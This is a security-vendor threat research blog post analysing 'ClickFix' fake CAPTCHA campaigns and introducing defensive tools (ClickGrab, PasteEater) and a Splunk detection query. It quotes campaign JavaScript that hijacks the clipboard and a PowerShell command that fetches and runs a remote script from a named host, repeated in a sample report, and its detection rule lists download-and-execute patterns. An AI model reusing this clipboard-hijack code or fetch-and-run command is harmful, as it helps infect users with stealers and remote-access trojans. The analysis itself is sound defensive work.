Beyond The Click: Unveiling Fake CAPTCHA Campaigns
Security Michael Haag , Splunk Threat Research TeamSocial engineering attacks continue to be among the most effective methods for delivering malware and compromising systems. Among these, a concerning trend has emerged and rapidly gained traction: "ClickFix" and "FakeCAPTCHA" campaigns. These sophisticated attacks exploit users' familiarity with everyday verification systems while leveraging clipboard manipulation techniques to deliver malicious payloads—all without exploiting a single technical vulnerability.
First observed in early 2024 and dramatically increasing in prevalence through 2025, these campaigns have evolved from simple criminal operations to sophisticated techniques now adopted by nation-state actors. What makes these attacks particularly concerning is their effectiveness despite requiring significant user interaction. By understanding the mechanics behind these campaigns, security teams can develop strategies to detect and prevent them before they compromise systems.
In this blog, we'll dissect the anatomy of ClickFix and FakeCAPTCHA campaigns, examine real-world code examples, track their evolution, and provide practical defensive strategies. We'll also introduce a specialized tool called "ClickGrab" that helps defenders analyze these threats and extract actionable intelligence to strengthen their security posture against these deceptive campaigns along with a method to intercept items added to the Windows clipboard using PasteEater.
The Anatomy of ClickFix and FakeCAPTCHA campaigns
At their core, these attacks represent a masterclass in social engineering. Unlike traditional malware delivery mechanisms that exploit software vulnerabilities, ClickFix and FakeCAPTCHA campaigns rely entirely on manipulating user behavior.
How These Attacks Work
- Initial Access: Victims land on malicious websites through various vectors including phishing emails, malvertising, compromised legitimate sites, or search results for pirated software and media.
- Deceptive Interface: The site presents what appears to be a standard CAPTCHA verification interface with familiar branding from Google reCAPTCHA or Cloudflare. This carefully crafted legitimacy is key to the attack's success.
- Clipboard Hijacking: When users interact with the fake CAPTCHA (typically by clicking an "I'm not a robot" checkbox or button), malicious JavaScript silently copies commands to their clipboard.
- Social Engineering: Users are then presented with instructions claiming they need to perform additional verification steps such as pressing Windows+R followed by Ctrl+V.
- Self-Infection: By following these instructions, users unknowingly paste and execute the malicious command from their clipboard, effectively infecting their own systems.
- Payload Delivery: The executed commands typically download and run additional malware, often using PowerShell scripts that operate in hidden windows to avoid detection.
The Psychological Components
What makes these attacks remarkably effective is their psychological manipulation:
- Familiarity: The interfaces mimic trusted verification systems we encounter daily
- Authority: The error messages often appear to come from legitimate sources
- Urgency: Messages create a sense that something needs to be fixed immediately
- Clear Instructions: Step-by-step guidance makes it easy for victims to follow through
- Minimal Friction: The attack requires just a few common keystrokes

(FakeCAPTCHA example, Splunk 2025)

(FakeCAPTCHA Verify you are a human, Splunk 2025)
Real-World Code Examination
Let's examine an actual code snippet from a FakeCAPTCHA campaign we've analyzed:
function stageClipboard(commandToRun, verification_id) {
    const suffix = " # "
    const ploy = "✅ ''I am not a robot - reCAPTCHA Verification Hash: "
    const end = "''"
    const textToCopy = commandToRun + suffix + ploy + verification_id + end

    setClipboardCopyData(textToCopy);
}

// Later in the code:
const htaPath = "-w hidden -c \"iwr 'https://yogasitesdev.wpengine.com/2/15.ps1' | iex\"";
const commandToRun = "powershell " + htaPath;
stageClipboard(commandToRun, verification_id);
This code structure reveals the deceptive nature of these attacks. When a user clicks the verification button, the stageClipboard function executes, placing a PowerShell command into the clipboard followed by what appears to be a legitimate verification message.
The actual command portion (powershell -w hidden -c "iwr 'https://example.com/malicious.ps1' | iex") is designed to:
- Run PowerShell with a hidden window (
-w hidden) - Download a secondary payload from a remote server using Invoke-WebRequest (abbreviated as iwr)
- Execute that payload directly in memory using
Invoke-Expression(abbreviated asiex)
What victims see when they paste this into their command prompt or Run dialog is only the innocuous-looking part: ✅ ''I am not a robot - reCAPTCHA Verification Hash: 328459'', while the malicious command executes silently.
Commonalities: Patterns in FakeCAPTCHA Campaigns
Through extensive analysis of ClickFix and FakeCAPTCHA campaigns using our ClickGrab tool, we've identified consistent patterns that reveal how these attacks are constructed. These commonalities not only help defenders recognize malicious sites but also provide valuable insights into the operational methods of the threat actors behind them.
Common External Domain References
Our analysis of recent campaigns shows repeated references to specific domains that help establish the facade of legitimacy:
These legitimate resources are deliberately mixed with malicious components to create a convincing user experience.
Signature Visual Elements
Nearly all FakeCAPTCHA campaigns share key visual elements:
-
Google reCAPTCHA Logo:
- The image URL
https://www.google.com/recaptcha/about/images/reCAPTCHA-logo@2x.pngappears consistently across campaigns - This familiar branding builds immediate trust with users
- The image URL
-
Font Resources:
- Font Awesome CSS files from CDNs are loaded to create professional-looking UI components
- These legitimate resources help bypass security filters that might block purely malicious content
-
Privacy Policy Links:
- Links to Google's privacy policy and terms of service provide an additional layer of perceived legitimacy
- These non-functional links are purely cosmetic but effectively enhance the facade
HTML Structure Patterns
The HTML structure of these fake verification systems follows surprisingly consistent patterns:
html
<div class="recaptcha-box">
    <h2>Verify You Are Human</h2>
    <p>Please verify that you are a human to continue.</p>
    <div class="container m-p">
        <div id="checkbox-window" class="checkbox-window m-p block">
            <div class="checkbox-container m-p">
                <button type="button" id="checkbox" class="checkbox m-p line-normal"></button>
            </div>
This structure is deliberately designed to mimic legitimate CAPTCHA implementations while hiding the malicious JavaScript operations that occur when users interact with the elements.
JavaScript Clipboard Manipulation
The core of the attack lies in the JavaScript code that manipulates the clipboard. Our analysis reveals that the majority of the malicious campaigns use document.execCommand("copy") to hijack user clipboards. This JavaScript function requires minimal permissions yet enables powerful attack capabilities.
A consistent pattern we see is the use of temporary textarea elements to stage the malicious content before copying it to the clipboard:
- Create a hidden textarea element
- Populate it with malicious PowerShell commands
- Select the content of the textarea
- Execute the copy command
- Remove the temporary element from the DOM
The "stageClipboard" Function
Perhaps the most distinctive signature of these campaigns is the recurring stageClipboard function, which we've found in 12 different campaigns with remarkably similar implementations:
javascript
function stageClipboard(commandToRun, verification_id) {
    const suffix = " # ";
    const ploy = "✅ ''I am not a robot - reCAPTCHA Verification Hash: ";
    const end = "''";
    const textToCopy = commandToRun + suffix + ploy + verification_id + end;

    setClipboardCopyData(textToCopy);
}
This function combines the malicious command with innocent-looking verification text, ensuring victims only notice the verification message when they paste the clipboard contents.
PowerShell Command Patterns
The malicious PowerShell commands follow distinctive patterns as well:
- Hidden Window Execution: Nearly all campaigns use the
-w hiddenparameter to prevent PowerShell windows from appearing during execution - Web-based Payload Delivery: Commands typically use
Invoke-WebRequest(shortened toiwr) to download second-stage payloads - In-Memory Execution: Payloads are executed directly in memory using
Invoke-Expression(shortened toiex) without being written to disk, making detection more difficult
A typical command structure looks like:
powershell
powershell -w hidden -c "iwr 'https://[malicious-domain]/[path].ps1' | iex"
The Payloads: What Happens After Infection
The initial clipboard hijacking is just the first step. Once executed, these attacks typically deploy various types of malware:
Information Stealers
The most common payload is information-stealing malware designed to harvest sensitive browser data, including browsing history, saved passwords, cookies, and autofill information. These malicious programs target specific directories where browsers store user data, accessing and decrypting files to gain unauthorized access to personal information and credentials.
Common information stealers include:
- Lumma Stealer
- Redline Stealer
- Vidar Stealer
- PureLog Stealer
Remote Access Trojans (RATs)
RATs like NetSupport grant attackers persistent access to compromised systems, enabling continuous surveillance, data theft, and lateral movement within networks.
Common RATs deployed through these campaigns include:
- NetSupport RAT
- XWorm
- AsyncRAT
- Quasar RAT
Multi-Stage Payloads
Many campaigns deploy "droppers" that subsequently install multiple malware families on a single system:
- Initial PowerShell script executes
- Secondary payload downloads (often obfuscated)
- Multiple malware variants are installed
Some campaigns have been observed deploying up to five distinct malware families from a single initial infection.
Introducing ClickGrab: A Defender's Arsenal Against FakeCAPTCHA Threats
To help security teams stay ahead of these evolving threats, we've developed ClickGrab - a comprehensive analysis tool specifically designed to detect, analyze, and understand ClickFix and FakeCAPTCHA campaigns.

(ClickGrab Analysis site https://mhaggis.github.io/ClickGrab/, Splunk 2025)
What is ClickGrab?
ClickGrab is a powerful Python and PowerShell-based tool that helps security researchers and defenders identify and analyze malicious websites employing fake CAPTCHA verification systems for social engineering attacks. It bridges the gap between threat intelligence and practical defense by providing:
- Automated collection of potential threat URLs from URLhaus
- Deep analysis of malicious HTML content
- Extraction of actionable indicators of compromise (IOCs)
- Detailed reporting for security teams
- Interactive visualization of threat findings
How ClickGrab Works
The tool operates in two main modes:
1. Browser Mode (Interactive Analysis with PowerShell)
This mode allows security researchers to safely interact with suspicious websites while monitoring clipboard activity:
- Opens filtered URLs one by one in your chosen browser (Firefox, Chrome, or Edge)
- Captures clipboard content after user interaction with fake CAPTCHAs
- Documents what commands would be silently copied to victims' clipboards
- Creates CSV reports documenting findings
2. Analysis Mode (Automated Detection with PowerShell and Python)
This non-interactive mode performs bulk analysis without requiring browser interaction:
-
Downloads HTML content from suspicious URLs
-
Applies advanced detection algorithms looking for:
- Base64 encoded strings (with automated decoding)
- Embedded URLs and suspicious IP addresses
- PowerShell commands and script download patterns
- JavaScript clipboard manipulation techniques
- MSHTA commands and suspicious file downloads
- Fake CAPTCHA UI elements and social engineering indicators
- Obfuscated JavaScript used to hide malicious activity
Advanced Detection Capabilities
ClickGrab incorporates sophisticated detection techniques to identify even well-hidden threats:
- Enhanced Command Detection: Identifies base64-encoded commands and obfuscated patterns
- Improved Base64 Detection: Detects JavaScript
atob()function calls and encoded content - Fake CAPTCHA Element Patterns: Recognizes common fake UI elements from Google reCAPTCHA and Cloudflare
- Clipboard Manipulation Detection: Identifies suspicious clipboard operations designed to inject malicious commands
- Social Engineering Indicators: Detects common instructions like "Press Windows+R" and fake security messages
- Obfuscated JavaScript Analysis: Recognizes variable obfuscation, encoded arrays, and dynamic code execution
The ClickGrab Analyst Interface
Security teams can access ClickGrab's capabilities through multiple interfaces:
-
Command Line Interface: For integrated security workflows and automation
# Run in analysis mode, looking for FakeCAPTCHA campaigns .\clickgrab.ps1 -Analyze -Tags "FakeCaptcha,ClickFix" # Limit analysis to 5 URLs and include older campaigns .\clickgrab.ps1 -Analyze -Limit 5 -IgnoreDateCheck # Filter for specific tags with debug output .\clickgrab.ps1 -Analyze -Tags "FakeCaptcha" -Debug -
Interactive Streamlit Web Application: For visual exploration of threats The ClickGrab Analyzer provides a user-friendly interface allowing security teams to:
- Analyze multiple URLs simultaneously
- View comprehensive threat summaries
- Explore detailed indicators of compromise
- Identify fake CAPTCHA elements and suspicious keywords
- Track clipboard manipulation techniques
- Discover malicious PowerShell commands
-
Automated Reporting: For ongoing threat intelligence
- Nightly analysis runs via GitHub Actions
- HTML reports hosted via GitHub Pages
- Historical archive of FakeCAPTCHA campaign evolution
- Direct access to extracted IOCs and malicious code samples
Sample Analysis Results
When ClickGrab analyzes a suspicious URL, it generates a comprehensive report like this:
{
  "URL": "https://jessespridecharters.com/v/",
  "RawHTML": "...",
  "Base64Strings": [],
  "URLs": [
    "https://use.fontawesome.com/releases/v5.0.0/css/all.css",
    "https://www.google.com/recaptcha/about/images/reCAPTCHA-logo@2x.png",
    "https://www.google.com/intl/en/policies/privacy/",
    "https://www.google.com/intl/en/policies/terms/",
    "https://yogasitesdev.wpengine.com/2/15.ps1"
  ],
  "PowerShellCommands": [
    "powershell -w hidden -c \"iwr 'https://yogasitesdev.wpengine.com/2/15.ps1' | iex\""
  ],
  "IPAddresses": [],
  "ClipboardCommands": [
    "powershell -w hidden -c \"iwr 'https://yogasitesdev.wpengine.com/2/15.ps1' | iex\" # ✅ ''I am not a robot - reCAPTCHA Verification Hash: 328459''"
  ],
  "SuspiciousKeywords": [
    "I am not a robot",
    "Verification Hash",
    "reCAPTCHA Verification"
  ],
  "ClipboardManipulation": [
    "document.execCommand(\"copy\")",
    "navigator.clipboard.writeText"
  ],
  "PowerShellDownloads": [
    {
      "FullMatch": "iwr 'https://yogasitesdev.wpengine.com/2/15.ps1' | iex",
      "URL": "https://yogasitesdev.wpengine.com/2/15.ps1",
      "Context": "User clipboard hijacking"
    }
  ],
  "MSHTACommands": []
}
These detailed reports allow security teams to:
- Identify malicious infrastructure and command patterns
- Develop effective detection rules
- Understand the tactics and techniques used in these campaigns
- Stay ahead of evolving threats
PasteEater

(PasteEater, Splunk 2025)
While understanding these threats is crucial, defenders also need practical tools to protect users. To address this challenge, Will Metcalf has developed "PasteEater" - a specialized Windows application designed to intercept and analyze clipboard content from browser processes before users can execute potentially malicious commands.
How PasteEater Works
PasteEater acts as a protective layer between browser-based clipboard operations and the Windows clipboard system. Here's how it functions:
-
Clipboard Monitoring: The application runs in the background, monitoring clipboard operations initiated by browser processes (like Chrome, Firefox, Edge, etc.)
-
Content Analysis: When a browser process copies content to the clipboard, PasteEater intercepts this action and analyzes the clipboard content for potentially malicious patterns:
- PowerShell commands with hidden window parameters
- Command execution instructions (iwr | iex patterns)
- Base64-encoded commands
- Known malicious domain references
- Clipboard manipulation JavaScript patterns
-
User Alerts: Upon detecting suspicious content, PasteEater displays a warning dialog showing:
- The raw clipboard content
- Highlighted suspicious elements
- Details about what makes the content potentially dangerous
- Options to proceed, modify, or reject the clipboard operation
-
Decision Support: Instead of automatically blocking all suspicious content, PasteEater gives users agency by providing:
- Clear explanations of the risk
- Visual indicators of malicious elements
- The ability to edit clipboard content before use
- Options to safely paste modified content
Protection Against FakeCAPTCHA Attacks
PasteEater is particularly effective against FakeCAPTCHA and ClickFix attacks because it:
- Breaks the attack chain: By intercepting clipboard content between the malicious website and the command execution step, it creates an opportunity for detection and intervention.
- Reveals hidden commands: When a FakeCAPTCHA site tries to hide a PowerShell command before verification text (like "✅ I am not a robot"), PasteEater displays the complete content so users can see what they're actually pasting.
- Provides real-time protection: Unlike traditional antivirus that scans files after download, PasteEater intervenes at the exact moment when the attack is underway but before execution occurs.
Every organization's prevention appetite is different, therefore we share the following list of ideas and hope that one of the many will assist you in reducing your attack surface.
- Implement Windows Defender Application Control (WDAC) to block LOLBAS utilities - Create policies that prevent execution of commonly abused Living Off The Land Binaries and Scripts like MSHTA.exe,hh.exe, and so forth.
- Enable PowerShell Constrained Language Mode (CLM) or User Mode Code Integrity (UMCI) - Restrict PowerShell capabilities and prevent execution of malicious code by limiting which commands and language features can be used
- Disable the Windows Run Dialog (Win+R) - Prevent users from easily executing clipboard contents by configuring Group Policy to disable the Run command dialog box
Splunk Security Detections
To help security teams defend against these deceptive campaigns, we've developed comprehensive detection content for Splunk. Our approach focuses on identifying the distinctive patterns and behaviors associated with FakeCAPTCHA attacks. We’ve developed an analytic story to assist organizations in quickly deploying content for these attacks.
Windows PowerShell FakeCAPTCHA Clipboard Execution
This detection identifies potential FakeCAPTCHA/ClickFix clipboard hijacking campaigns by looking for PowerShell execution with hidden window parameters and distinctive strings related to fake CAPTCHA verification. These campaigns use social engineering to trick users into pasting malicious PowerShell commands from their clipboard, typically delivering information stealers or remote access trojans.
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime FROM datamodel=Endpoint.Processes where `process_powershell`
AND (
(Processes.process IN ("* -w hidden *", "* -window hidden *", "* -windowstyle hidden *", "*-w h*", "*-wind h*", "*-windowstyle h*") OR Processes.process="*-w h*")
AND
(
(Processes.process IN ("*robot*", "*captcha-iogo*", "*Robot*", "*captcha-logo*", "*Captcha*", "*captcha-container*", "*captcha*", "*captcha-box*", "*CAPTCHA*", "*CaptchaListeners*"))
OR
(
(Processes.process IN ("*iwr *", "*Invoke-WebRequest*", "*wget *", "*curl *", "*Net.WebClient*", "*DownloadString*", "*[Convert]::FromBase64String*"))
AND
(Processes.process IN ("*|iex*", "*|Invoke-Expression*", "* iex *", "* Invoke-Expression *"))
)
OR
(Processes.process="*FromBase64String*" AND Processes.process="*iex*")
)
)
by Processes.action Processes.dest Processes.original_file_name Processes.parent_process
Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path Processes.process
Processes.process_exec Processes.process_guid Processes.process_hash Processes.process_id
Processes.process_integrity_level Processes.process_name Processes.process_path
Processes.user Processes.user_id Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`

(FakeCAPTCHA caught by Splunk Query, Splunk 2025)
Conclusion
ClickFix and FakeCAPTCHA campaigns represent a sophisticated evolution in social engineering attacks, blending technical deception with human psychology. While they may seem simplistic compared to advanced exploit chains, their effectiveness lies in exploiting the most vulnerable component of any security system: human trust.
By leveraging tools like ClickGrab, PasteEater and other native Windows features, defenders can gain valuable insights into these threats, extract indicators of compromise, and develop effective countermeasures. As we continue to evolve our defenses, sharing information about these threats remains one of our most powerful tools.
Stay vigilant, and remember: a legitimate verification system will never ask you to copy-paste commands or open a command prompt.
Resources
- URLhaus: https://urlhaus.abuse.ch/ - For tracking malicious URLs
- GitHub Repository: https://github.com/mhaggis/clickgrab - The official repository for the clickgrab tool
- MITRE ATT&CK: https://attack.mitre.org/techniques/T1204/001/ - User Execution: Malicious Link
- Proofpoint Research: https://www.proofpoint.com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape
- ReliaQuest Analysis: https://reliaquest.com/blog/using-captcha-for-compromise/
Related Articles
You Bet Your Lsass: Hunting LSASS Access
Staff Picks for Splunk Security Reading November 2021